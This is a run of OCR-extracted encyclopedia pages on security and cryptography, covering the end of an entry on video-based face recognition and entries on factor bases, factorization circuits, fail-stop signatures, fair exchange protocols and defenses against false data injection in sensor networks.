Several methods have been proposed for extracting more descriptive appearance models from videos for recognition. A video sequence can be considered as a sequence of images sampled from an *appearance manifold*, which contains all possible appearances of the subject [17]. The complex nonlinear appearance manifold of each subject can be viewed by a collection of submanifolds, where each submanifold models the face appearances of the person in nearby poses. Each submanifold is in turn approximated by a low-dimensional linear subspace, which can be computed by PCA on training video sequences. Given a video sequence, the temporal appearance variation is modeled as transitions between these subspaces and these can be learned directly from the training data. Further, the tracking problem can also be integrated into this framework by searching for a bounding-box on the test image that minimizes the distance of the cropped region to the learnt appearance manifold. The recognition module uses the subimage returned by the tracker to compute its distance from the appearance manifold for each person and a maximum likelihood estimate yields the recognition result for each frame. This method is shown to be quite robust to large appearance changes if sufficient illumination and pose variations are available in the training video sequences.

In a related work, Arandjelovic and Cipolla [18] propose a *Shape-Illumination manifold* to describe the appearance variations due to the combined effects of facial shape and illumination. They consider a weak photometric model of image formation in which the pixel intensity is a linear function of the albedo $\boldsymbol{\rho}(i)$ of the corresponding 3D point

$$\boldsymbol{I}(i) = \boldsymbol{\rho}(i) \cdot \boldsymbol{s}(i) \tag{8}$$

where $\boldsymbol{s}$ is a function of illumination, shape, and other parameters which are not explicitly modeled. If $\boldsymbol{I}_1$ and $\boldsymbol{I}_2$ be two images of the same person, in the same pose, but different illuminations,

$$\Delta \log \boldsymbol{I}(i) = \log \boldsymbol{s}_2(i) - \log \boldsymbol{s}_1(i) \tag{9}$$

The difference between these logarithm-transformed images does not depend on the facial albedo and as the pose of the subject varies, it describes a manifold which is termed here as the Shape-Illumination manifold. They assume that the Shape-Illumination Manifold of all possible illuminations and head poses is generic for human faces and can be learnt effectively using Probabilistic PCA from a small, unlabeled set of video sequences of faces taken in randomly varying lighting conditions. Given a novel


sequence, the learnt model is used to decompose the face appearance manifold into albedo and shape-illumination manifolds, producing the classification decision by robust likelihood estimation.

Face recognition from video sequence involves both tracking the faces and then recognizing the tracked faces. In the conventional tracking-then-recognition approach, where tracking and recognition is performed sequentially and separately, the criteria for selection of good frames, parameter estimation, etc., is often done in a heuristic manner. By effectively exploiting temporal information, the tracking-and-recognition framework performs both the tasks simultaneously in a unified probabilistic framework [19]. To fuse temporal information, the time series state space model is used to characterize the evolving kinematics and identity in the probe video. Depending on whether there is significant pose variation in the video sequence or not, 3D motion parameters or affine motion parameters can be used accordingly. The identity equation governs the temporal evolution of the identity variable and assumes that the identity does not change as time proceeds. The observation is assumed to be a transformed and noise-corrupted version of some still template in the gallery. This transformation could be either geometric or photometric or both. Using the sequential importance sampling (SIS) technique, the joint posterior distribution of the motion vector and the identity variable is estimated at each time instant and then propagated to the next time instant using the motion and identity equations. The marginal distribution of the identity variable is estimated to provide the recognition result. The still templates in the gallery can be generalized to video sequences for video-to-video recognition. Top row in Fig. 3a shows a few gallery images and the bottom row shows a few frames from tracking results in a still-to-video recognition scenario where the gallery consists of still images and the probe is a video sequence. Figure 3b shows how the posterior probability of identity of a person changes over time. The posterior probability for the correct identity increases as time proceeds and eventually approaches 1, and all others go to 0.

The dynamic information present in the video sequence can also be learnt and utilized for face recognition using a hidden Markov model (HMM) [20, 21]. A HMM is a statistical model used to characterize the statistical properties of a signal and has been successfully applied to model temporal information for speech recognition, gesture recognition, expression recognition, etc. Given the video sequences of the subjects in the gallery, the statistics of training video sequences and the temporal dynamics of each subject are learned by an HMM. For training, each frame in the video sequence is projected to low-dimensional space using PCA and then used as the observation. During recognition, the temporal characteristics of the test video sequence are analyzed over time by the HMM corresponding to each subject. As done for the database sequences, all frames of the test video sequence are projected into the eigenspace and the resulting feature vectors are used as observation vectors. Given the computed HMM of the database subjects, the likelihood score of the observation vectors is computed and the highest score provides the identity of the test video sequence. Furthermore, with unsupervised learning, each HMM can be adapted with the test video sequence, which results in better modeling over time.

Open Problems

The wide range of applications has made face recognition both from still images and video sequences very important areas of research. Though significant efforts have gone into understanding the different sources of variations affecting the facial appearance, the accuracy of face recognition algorithms in completely uncontrolled scenarios is still far from satisfactory. In the Face Recognition Grand Challenge 2006 [22], it was observed that many algorithms perform almost flawlessly (verification rate of over 0.99 for FAR of 0.001) for images taken under controlled illumination, but the performance significantly deteriorates with uncontrolled query images (verification rate of around 0.8 for FAR of 0.001). Pose and illumination variations still remain one of the biggest challenges for face recognition. Most of the approaches that can handle noncanonical facial pose require manual labeling of several landmark locations in the face, which is an impediment to realizing a completely automatic face recognition system. Another issue that needs to be addressed is robustness to low resolution images. Standard face recognition methods work well if the images or videos are of high quality, but usually fail when enough resolution is not available. Other than these variations, a lot of work is needed to handle the other sources of variations like expressions, make-up, aging, etc. Face recognition from video sequences is a relatively new research area as compared to still image-based face recognition and there are many unaddressed issues. The large amount of data that is being collected from surveillance cameras requires efficient methods for acquiring, preprocessing and analyzing these video streams. Also, much work needs to be done to optimally use the dynamic information present in the video sequence for recognition. Another area of current research is in generating secure face signatures, known as cancelable biometrics [23]. Finally, ideas from studies on



Face Recognition from Still Images and Video. Fig. 3 (**a**) Top: 2D appearance models for the subjects in the gallery. Bottom: A few images from a video sequence of a person walking. The face is being tracked and the tracked face is matched with the 2D appearance models in the gallery for recognition. (**b**) Posterior probability of identity against time t, obtained by the CONDENSATION algorithm and (**c**) the proposed algorithm (courtesy Zhou et al. [19])

human perception of faces [24] must be integrated in the design of algorithms for face recognition.

Recommended Reading

1. Kanade T (1973) Computer Recognition of Human Faces. Birkhauser, Basel and Stuttgart
2. Kelly MD (1970) Visual identification of people by computer. Technical Report AI-I30, Stanford AI Project, Standard, CA
3. Turk M, Pentland A (1991) Eigenfaces for recognition. J Cogn Neurosci 3(1):71–86
4. Belhumeur PN, Hespanha JP, Kriegman DJ (1997) Eigenfaces vs. fisherfaces: recognition using class specific linear projection. IEEE transactions on pattern analysis and machine intelligence 19(7):711–720
5. Etemad K, Chellappa R (1997) Discriminant analysis for recognition of human face images. J Opt Soc Am A 14(8): 1724–1733
6. Wiskott L, Fellous JM, Kruger N, Malsburg C (1997) Face recognition by elastic bunch graphmatching. IEEE transactions on pattern analysis and machine intelligence 19(7): 775–779
7. Jacobs DW, Belhumeur PN, Basri R (1998) Comparing images under variable illumination. IEEE conference on computer vision and pattern recognition 610–617
8. Zhou SK, Aggarwal G, Chellappa R, Jacobs DW (2007) Appearance characterization of linear lambertian objects, generalized photometric stereo, and illumination-invariant face recognition. IEEE transactions on pattern analysis and machine intelligence 29(2):230–245
9. Biswas S, Aggarwal G, Chellappa R (2009) Robust estimation of albedo for illumination-invariant matching and shape recovery. IEEE transactions on pattern analysis and machine intelligence 31(5):884–899
10. Blanz V, Vetter T (2003) Face recognition based on fitting a 3D morphable model. IEEE transactions on pattern analysis and machine intelligence 25(9):1063–1074
11. Basri R, Jacobs DW (2003) Lambertian reflectance and linear subspaces. IEEE transactions on pattern analysis and machine intelligence 25(2):218–233
12. Ramamoorthi R, Hanrahan P (2001) On the relationship between radiance and irradiance: determining the illumination from images of convex Lambertian object. J Opt Soc Am A 2448–2459
13. Zhang L, Samaras D (2006) Face recognition from a single training image under arbitrary unknown lighting using spherical harmonics. IEEE transactions on pattern analysis andmachine intelligence 28(3):351–363
14. Yue Z, Zhao W, Chellappa R (2006) Pose-encoded spherical harmonics for face recognition and synthesis using a single image. EURASIP J Adv Signal Process 1–18
15. Kumar N, Berg AC, Belhumeur PN, Nayar SK (2009) Attribute and simile classifiers for face verification. IEEE international conference on computer vision

16. O'Toole AJ, Roark D, Abdi H (2002) Recognizing moving faces: a psychological and neural synthesis. Trends Cogn Sci 6:261–266
17. Lee K, Ho J, Yang M, Kriegman DJ (2005) Visual tracking and recognition using probabilistic appearance manifolds. Comp Vis Image Und 99(3):303–331
18. Arandjelovic O, Cipolla R (2006) Face recognition from video using the generic shape-illuminationmanifold. Proceedings of European conference on computer vision LNCS 3954:27–40
19. Zhou S, Krueger V, Chellappa R (2003) Probabilistic recognition of human faces from video. Comp Vis Image Und (special issue on Face Recognition) 91:214–245
20. Liu X, Cheng T (2003) Video-based face recognition using adaptive hidden Markov models. IEEE proceedings of computer vision and pattern recognition 1:340–345
21. Phillips PJ, Flynn PJ, Scruggs T, Bowyer KW, Worek W (2006) Preliminary face recognition grand challenge results. Proc. seventh int'l conf. automatic face and gesture recognition 15–24
22. Phillips PJ, Flynn PJ, Scruggs T, Bowyer KW, Worek W (2006) Preliminary face recognition grand challenge results. Proceedings of automatic face and gesture recognition 15–24
23. Ratha NK, Chikkerur S, Connell JH, Bolle RM (2007) Generating cancelable fingerprint templates. IEEE transactions on pattern analysis and machine intelligence 29(4):561–572
24. Sinha P, Balas BJ, Ostrovsky Y, Russell R (2006) Face recognition by humans: 19 results all computer vision researchers should know about. Proceedings of the IEEE 94(11):1948–1962

Factor Base

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Discrete Logarithm Problem; ►Function Field Sieve; ►Index Calculus Method; ►Number Field Sieve for the DLP; ►Number Field Sieve for Factoring; ►Quadratic Sieve; ►Smoothness

Definition

A *factor base* is a set of values among which relations are constructed in certain algorithms for solving number theory–based problems.

Applications

The term *factor base* refers to the set of small prime numbers (and more generally, prime powers and irreducible polynomials) among which relations are constructed in various integer factoring algorithms (►Sieving) as well as in certain algorithms for solving the discrete logarithm problem (►Index Calculus).

The choice of factor base – and specifically the upper bound on the values in the factor base, called the *smoothness bound* – plays a crucial role in the time and hardware requirements for these algorithms. For further discussion, see ►smoothness.

Factorization Circuits

Daniel J. Bernstein
Department of Computer Science, University of Illinois at Chicago, Chicago, Illinois, USA

Related Concepts

►Integer Factorization

Definition

Factorization circuits are circuits specially designed to factor integers.

Theory and Applications

There is a long history of special-purpose machines built for ►integer factorization, including the machine à congruences (Carissan, 1919), the bicycle chain sieve (Lehmer, 1926), the Georgia Cracker (Smith and Wagstaff, 1982), CAIRN 1 [10], CAIRN 2 [3] and CAIRN 3 [4]. There is also a long history of designs that have been published at various levels of detail but that have not been reported to have been built, including Quasimodo [8], TWINKLE [5], a mesh-sieving circuit [1], an ECM circuit [1], ►TWIRL [9], and SHARK [2].

Application-specific integrated electronic circuits are generally believed to be the most cost-effective current technology for large-scale well-funded cryptanalytic computations. Almost all recent proposals are factorization-specific very-large-scale integrated electronic circuits. TWINKLE is an exception, using optical components together with electronic circuits, but does not appear to be more cost-effective than electronic circuits alone. CAIRN uses FPGAs to simulate factorization circuits.

The basic advantage of factorization circuits, compared to general-purpose computers running factorization software, is that circuits perform many more useful operations in parallel. However, each operation has fast access to only a very small amount of nearby storage; accessing large amounts of storage is relatively expensive. Optimizing the price-performance ratio (area-time product) of a circuit for integer factorization is not the same problem as optimizing the number of bit operations. See generally [1, 11].

The Georgia Cracker and Quasimodo use the ►quadratic sieve (QS). TWINKLE, the ECM circuit, TWIRL, SHARK, and CAIRN use the ►number field sieve (NFS). In both QS and NFS, the primary bottleneck is a relation-finding stage: considering a very large collection of small auxiliary integers and identifying the ►smooth integers. A secondary bottleneck is a matrix stage: finding linear relations in a matrix modulo 2.

Factorization circuits vary primarily in how they take advantage of parallelism for smoothness detection. The asymptotic scalability of these techniques is indicated by the time they take on a circuit of area $y^{1+o(1)}$ to recognize y-smooth integers in a collection of $y^{2+o(1)}$ auxiliary integers. The Georgia Cracker, Quasimodo, and TWINKLE use parallel versions of trial division and take time $y^{2+o(1)}$. General-purpose computers performing ►sieving in RAM also take time $y^{2+o(1)}$. The mesh-sieving circuit and TWIRL instead use parallel versions of sieving and take time $y^{1.5+o(1)}$. The ECM circuit and SHARK instead use the elliptic curve method and take time only $y^{1+o(1)}$.

Factorization circuits vary secondarily in how they take advantage of parallelism for the matrix step. "RAM" techniques take time $y^{2+o(1)}$ on a circuit of area $y^{1+o(1)}$ to find linear dependencies in a sparse matrix of size $y^{1+o(1)}$, while "mesh" techniques take time $y^{1.5+o(1)}$ for the same task.

The price–performance ratio for NFS is $\exp((\beta + o(1))(\log n)^{1/3}(\log\log n)^{2/3})$. Here n is the integer being factored, and β is shown in the following table:

Smoothness Detection	Matrix	Parameters	β
RAM sieving/TWINKLE	RAM	ops-optimized	2.85 . . .
RAM sieving/TWINKLE	RAM	β-optimized	2.76 . . . (2002 Pomerance)
mesh sieving/TWIRL	RAM	β-optimized	2.37 . . . (2001 Bernstein)
mesh sieving/TWIRL	mesh	β-optimized	2.36 . . .
ECM	RAM	β-optimized	2.08 . . .
ECM	mesh	β-optimized	1.97 . . . (2001 Bernstein)

Note that the overall cost of NFS is influenced much more by smoothness-detection parallelism than by matrix parallelism. Optimizing β often requires reducing the NFS smoothness bound, increasing the overall cost of smoothness detection but decreasing the overall cost of the matrix step.

More detailed analyses, such as [6, 7], concluded that 1024-bit integers could be factored in a year by various circuits with estimated costs between $\$10^6$ and $\$10^9$. RSA Laboratories and the US National Institute of Standards and Technology, citing these analyses, recommended switching from 1024-bit ►RSA to 2048-bit RSA by the end of 2010. As of January 2011, some Web sites such as https://www.google.com are continuing to use 1024-bit RSA, so the exact cost of 1024-bit factorization circuits remains of interest in applied cryptography.

Recommended Reading

1. Bernstein DJ (2001) Circuits for integer factorization: a proposal. URL: http://cr.yp.to/papers.html#nfscircuit
2. Franke J, Kleinjung T, Paar C, Pelzl J, Priplata C, Stahlke C (2005) Shark: a realizable special hardware sieving device for factoring 1024-bit integers. In: Rao JR, Sunar B (eds) Cryptographic hardware and embedded systems – CHES 2005, 7th international workshop, Edinburgh, 29 August–1 September 2005. Lecture notes in computer science, vol 3659. Springer, pp 119–130
3. Izu T, Kogure J, Shimoyama T (2007) CAIRN 2: an FPGA implementation of the sieving step in the number field sieve method. In: Paillier P, Verbauwhede I (eds) Cryptographic hardware and embedded systems – CHES 2007, 9th International workshop, Vienna, 10–13 September 2007. Lecture notes in computer science, vol 4727. Springer, pp 364–377
4. Izu T, Kogure J, Shimoyama T (2010) CAIRN: Dedicated integer factoring devices. In: International conference on network-based information systems, Takayama, pp 558–563
5. Lenstra AK, Shamir A (2000) Analysis and optimization of the TWINKLE factoring device. In: Preneel B (ed) Advances in cryptology – EUROCRYPT 2000, international conference on the theory and application of cryptographic techniques, Bruges, 14–18 May 2000. Lecture notes in computer science, vol 1807. Springer, pp 35–52
6. Lenstra AK, Shamir A, Tomlinson J, Tromer E (2002) Analysis of Bernstein's factorization circuit. In: Zheng Y (ed) Advances in cryptology – ASIACRYPT 2002, 8th international conference on the theory and application of cryptology and information security, Queenstown, 1–5 December 2002. Lecture notes in computer science, vol 2501. Springer, pp 1–26
7. Lenstra AK, Tromer E, Shamir A, Kortsmit W, Dodson B, Hughes J, Leyland PC (2002) Factoring estimates for a 1024-bit RSA modulus. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT 2003, 9th international conference on the theory and application of cryptology and information security, Taipei, 30 November–4 December 2003. Lecture notes in computer science, vol 2894. Springer, pp 55–74
8. Pomerance C, Smith JW, Tuler R (1988) A pipeline architecture for factoring large integers with the quadratic sieve algorithm. SIAM J Comput 17(2):387–403
9. Shamir A, Tromer E (2003) Factoring large numbers with the TWIRL device. In: Boneh D (ed) Advances in cryptology – CRYPTO 2003, 23rd Annual international cryptology conference, Santa Barbara, 17–21 August 2003, Proceedings. Lecture notes in computer science, vol 2729. Springer, pp 1–26
10. Shimoyama T, Izu T, Kogure J (2005) Implementing a sieving algorithm on a dynamic reconfigurable processor (extended abstract). In: Special-purpose hardware for attacking cryptographic systems – SHARCS'05, Paris. http://www.hyperelliptic.org/tanja/SHARCS/talks/SHARCS2005paper-shimoyama.pdf
11. Wiener MJ (2004) The full cost of cryptanalytic attacks. J Cryptol 17:105–124

Fail-Stop Signature

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Forgery

Definition

Fail-stop signatures are ►digital signatures where signers enjoy unconditional unforgeability (with an unavoidable but negligible error probability), while the verifiers bear the risk of forged signatures and therefore enjoy computational ►security only. If a signer is confronted with an alleged signature that she has not produced, then the signer can with overwhelming probability prove that the alleged signature is in fact forged. Afterward, the signer can revoke her verifying key, thus the name fail-stop signature scheme.

Background

Fail-stop signatures were introduced by Pfitzmann [4] who gives an in-depth introduction in [6]. The security for the signer is strictly stronger than the strongest security defined by Goldwasser, Micali, and Rivest (►GMR signatures [2]), where signers enjoy computational security, while verifiers are unconditionally secure against ►forgery. In other words, the signer is secure even against counterfeiting by a computationally unrestricted attacker. In the same sense, fail-stop signatures provide strictly stronger security for the signer than all the standard digital signature schemes such as ►RSA digital signatures, ►Rabin digital signatures, ►ElGamal digital signatures, ►Schnorr digital signatures, Digital Signature Algorithm (DSA), ►elliptic curve signature schemes (ECDSA), etc. A comparative overview is found in [5]. Fail-stop signatures are more fundamental than ordinary digital signatures because the latter can be constructed from the former, but not vice versa [3].

Theory

In a fail-stop signature scheme, each signing member has an individual signing key pair of a private signing key and a public verifying key (►public key cryptography). The verifying algorithm takes the signer's public verifying key, a message, and a corresponding signature and returns a Boolean result indicating whether the signature is valid for the message with respect to the public verifying key. If a signer is confronted with a signature that she did not produce, but which holds against the verifying algorithm, then the signer can use an additional algorithm to produce a proof of forgery. Any third party verifier can then verify by means of an additional algorithm that the proof of forgery is valid. The first efficient fail-stop signature scheme was constructed by van Heijst, Pedersen, and Pfitzmann [3, 10, 11].

Pedersen and Pfitzmann have shown that fail-stop signatures can be produced and verified about as efficiently as ordinary ►digital signatures, but that the length of the signer's private signing key is proportional to the number of messages that can be signed with it [3]. However, signers need not store complete long signing keys at any one time, but can generate random bits for them on demand.

Fail-stop signatures have been proposed to be used in ►electronic cash schemes such that customers need not bear the risk of very powerful banks forging some of their customer's signatures. Although this may appear far fetched for the case of general customers, it may be a necessary condition to open the door for processing high-value transactions (millions of dollars) fully electronically.

A fail-stop signature scheme has the following operations: (1) an operation for generating pairs of a private signing key and a public verifying key for an individual, (2) an operation to produce fail-stop signatures, (3) an operation to verify fail-stop signatures, (4) an operation to produce proofs of forgery, and (5) an operation to verify proofs of forgery.

The characteristic security requirements of a fail-stop signature scheme are:

- *Unforgeability* (*Recipient's Security*): resistance against ►existential forgery under adaptive chosen message attacks by computationally restricted attackers.
- ►*Nonrepudiation*: a computationally restricted signer cannot produce a fail-stop signature that he can later prove to be a forged signature.
- *Signer's Security*: if a computationally unlimited attacker fabricates a signature, the alleged signer can produce a valid proof of forgery with overwhelming probability.

Constructions have been based on ►groups, in which the ►discrete logarithm problem is hard [3, 10, 11], on the ►RSA digital signature scheme [7], and on ►authentication codes [9].

Fail-stop signatures schemes can be equipped with additional features: Chaum et al. have proposed undeniable fail-stop signatures [1]. Susilo et al. have proposed threshold fail-stop signatures [8].

Applications

In some applications of unconditionally secure message authentication codes, fail-stop signatures can be used as a replacement in order to increase the computational efficiency (e.g., ►DC-Networks).

Recommended Reading

1. Chaum D, van Heijst E, Pfitzmann B (1992) Cryptographically strong undeniable signatures, unconditionally secure for the signer. In: Feigenbaum J (ed) Advances in cryptology – CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 470–484
2. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
3. Pedersen TP, Pfitzmann B (1997) Fail-stop signatures. SIAM J Comput 26(2):291–330
4. Pfitzmann B (1991) Fail-stop signatures; principles and applications. In: Proceedings COMPSEC'91, 8th world conference on computer security, audit and control. Elsevier, Oxford, pp 125–134
5. Pfitzmann B (1993) Sorting out signature schemes. 1st ACM conference on computer and communications security, Fairfax, November 1993. ACM Press, New York, pp 74–85
6. Pfitzmann B (1996) Digital signature schemes general framework and fail-stop signatures. In: Pfitzmann B (ed) Lecture notes in computer science, vol 1100. Springer, Berlin
7. Susilo W, Safavi-Naini R, Pieprzyk J (1999) RSA-based fail-stop signature schemes. International workshop on security (IWSEC'99). IEEE Computer Society, Los Alamitos, CA, pp 161–166
8. Susilo W, Safavi-Naini R, Pieprzyk J (1999) Fail-stop threshold signature schemes based on elliptic curves. In: Pieprzyk J, Safari-Naini R, Seberry J (eds) Information security and privacy. Lecture notes in computer science, vol 1587. Springer, Berlin, pp 103–116
9. Susilo W, Safavi-Naini R, Gysin M, Seberry J (2000) A new and efficient fail-stop signature scheme. Comput J 43(5):430–437
10. van Heijst E, Pedersen TP (1993) How to make efficient fail-stop signatures. In: Rueppel RA (ed) Advances in cryptology – EUROCRYPT'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 366–377
11. van Heijst E, Pedersen TP, Pfitzmann B (1993) New constructions of fail-stop signatures and lower bounds. In: Brickell EF (ed) Advances in cryptology – CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 15–30

Fair Exchange

Matthias Schunter
IBM Research-Zurich, Rüschlikon, Switzerland

Synonyms

Barter; Escrow service; Simultaneous transactions

Related Concepts

►Certified Mail; ►Contract Signing; ►Non-Repudiation

Definition

An exchange ►protocol transmits a digital ►token from each participant to each other participant in a group. An exchange protocol is called fair, if and only if

1. The protocol either ensures that all honest participants receive all items as expected or releases no useful information about any item of any honest party.
2. The protocol terminates after a fixed time.

Background

Fair exchange was introduced as fair exchange of secrets [3] and later generalized to fair exchange of a wider range of digital items [1].


Theory

In the two-party case, fairness means that an honest party releases its item if it receives the expected item from the peer. Otherwise, no additional information is released. A practical example is Ebay's escrow service that works as follows: the buyer deposits a payment at Ebay, the seller sends the item to the buyer, and if the buyer approves, Ebay forwards the payment to the seller. Note that the exact formalization of "fixed time" depends on the network model: in synchronous networks with a global notion of rounds this is formalized by "fixed number of rounds." In asynchronous networks without global time, a maximum logical time [7] is used.

Early research focused on two-party protocols (multi-party ►protocols) solving particular instances of fair exchange such as ►contract signing [2] and [4] or ►certified mail [8]. However, these protocols are either unfair with a probability that is linear in the number of rounds (e.g., 1/10 for 10 rounds) or cannot guarantee termination in a fixed time [5].

Fairness with a negligible error probability within a limited time can only be guaranteed by involving a ►Trusted Third Party (TTP) or by assuming a trusted majority. A TTP ensures that the outcome is fair even if one party cheats. The TTP solves the fundamental problem that a party sending the complete item while not having received a complete item is always at disadvantage. Third parties can either be on-line, i.e., involved in each protocol run or optimistic, i.e., involved only if an exception occurs.

Generic fair exchange protocols [1] can exchange many types of items. Examples are data (described by a publicly known property), receipts, signatures on well-known data,



Fair Exchange. Fig. 1 A generic fair exchange protocol with on-line trusted third party

or payments. Besides generic protocols, there exist a variety of protocols that optimize or extend exchanges of particular items: payment for receipt, payment for data ("fair purchase"), data for receipt ("certified mail"), or signature for signature ("contract signing").

A nonoptimistic generic fair exchange protocol similar to the contract signing protocol in [9] is depicted in Fig. 1: each party, say A, sends its item $item_A$ and a description $desc_B$ of the item expected in return to the TTP. The TTP exchanges the items if the expectations are met. This is determined by a function verify() that verifies that an item matches its description. Otherwise, the exchange is aborted and no additional information about the items is released. Fair exchange protocols can be further classified by the number of participants, the network model they assume, the properties of the items they produce, and whether they are abuse-free or not. In synchronous networks, there exists a global notion of rounds that limits the time needed to transmit messages between correct parties. In asynchronous networks, messages between honest participants are guaranteed to be delivered eventually; but the transmission time is unbounded. Besides these two well-known network models, some protocols assume special network models that assume trusted hosts such as reliable messaging boards or reliable file-transfer servers. Abuse-free protocols [6] provide the additional guarantee that if a failed protocol runs it never produces any evidence. This is of some importance for contract signing where a dishonest party may gain an advantage by being able to prove that a particular honest party was willing to sign a particular contract.

Recommended Reading

1. Asokan N, Schunter M, Waidner M (1997) Optimistic protocols for fair exchange. 4th ACM conference on computer and communications security, Zürich, April 1997. ACM Press, New York, pp 6–17
2. Blum M (1981) Three applications of the oblivious transfer, version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkeley
3. Blum M, Vazirani UV, Vazirani VV (1984) Reducibility among protocols (extended abstract). Advances in cryptology – CRYPTO'83. Plenum, New York, pp 137–146
4. Even S (1983) A protocol for signing contracts. ACM SIGACT News 15(1):34–39
5. Even S, Yacobi Y (1980) Relations among public key signature systems. Technical report Nr. 175, Computer Science Department, Technion, Haifa, Israel
6. Garay JA, Jakobsson M, MacKenzie P (1999) Abuse-free optimistic contract signing. In: Wiener J (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 449–466
7. Lynch NA (1966) Distributed algorithms. Morgan Kaufmann, San Francisco
8. Rabin MO (1981) Transaction protection by beacons. Aiken Computation Laboratory, Harvard University, Cambridge, MA. Technical report TR-29-81
9. Rabin M (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267

False Data Filtering

►False Data Injection Defense

False Data Injection Defense

Wensheng Zhang
Department of Computer Science, College of Liberal Arts and Sciences Iowa State University, Ames, IA, USA

Synonyms

False data filtering

Definition

False data injection refers to techniques that can detect and filter out false data injected by the adversary to wireless networks so as to save the bandwidth and energy that would be consumed to transmit such data.

Background

In a sensor network, sensor nodes need to report sensory data to a sink through multihop forwarding. Due to the open nature of wireless communication, the adversary can easily inject false data or modify data forwarded in the network. Public key cryptographic signatures could be used to authenticate each data message so as data forwarders and receivers are able to detect false or modified data. However, performing public key cryptographic operations at every data forwarder, which is typically a resource-constrained node, may significantly increase data forwarding delay and energy consumption. Hence, more efficient solutions are needed to defend against the attacks.

Theory and Application

A number of symmetric cryptography-based schemes have been proposed to address the false data injection problem. Ye et al. [6] proposed a statistical en-route filtering (SEF) scheme. With this scheme, the network is associated with a global key pool, which consists of n partitions. Each partition 1contains m different keys. Each sensor node randomly picks k secret keys from one of the n partitions. When a node detects some event and wants to report, it generates a message authentication code (MAC) using one of its k keys to authenticate its report. The report is further endorsed by $T - 1$ nodes in the same cluster of the detecting node, and each of the T nodes has keys from a distinct partition. If a false data message is injected to the network, or an endorsed data message is altered when being forwarded in the network, each forwarding node has the probability of $\frac{k}{n \cdot m}$ to detect it. The SEF scheme is independent of the topology changes in the sensor network. However, T is a security threshold. In the worst case, the SEF scheme can tolerate only $T - 1$ compromised nodes in the network. Follow-up research has been conducted to improve the resilience to node compromise. Among such efforts, Zhang and Cao [9] proposed localized key updating schemes to periodically update the keys that are used in endorsing reports, and Yang et al. [5] proposed to bind keys with locations to mitigate the effect of node compromise.

Zhu et al. [10] proposed an interleaved hop-by-hop scheme. In this scheme, each sensor node is in a cluster of at least $t + 1$ members and the cluster has a path toward the sink. Along the path, two nodes that are $t+1$ hops away are associated by establishing a unique pairwise key. When a sensor node detects some event and wants to report, the detecting node itself and t other nodes of its cluster endorse the report by generating and attaching $t+1$ MACs to the report. The MAC generated by each node uses the pairwise key shares between the node and its associated node that is $t + 1$ hops away toward the sink. When the endorsed message is forwarded, each forwarding node verifies the MAC generated by its upstream associated node. If verification succeeds, it replaces the MAC with a new one using its pairwise key shared with its downstream associated node. Since the pairwise key shared by each pair of associated nodes is distinct, this scheme can tolerate up to t compromised nodes in each cluster or consecutive nodes on a path, instead of over the whole network. However, if the network topology changes, the association between nodes need to be updated accordingly.

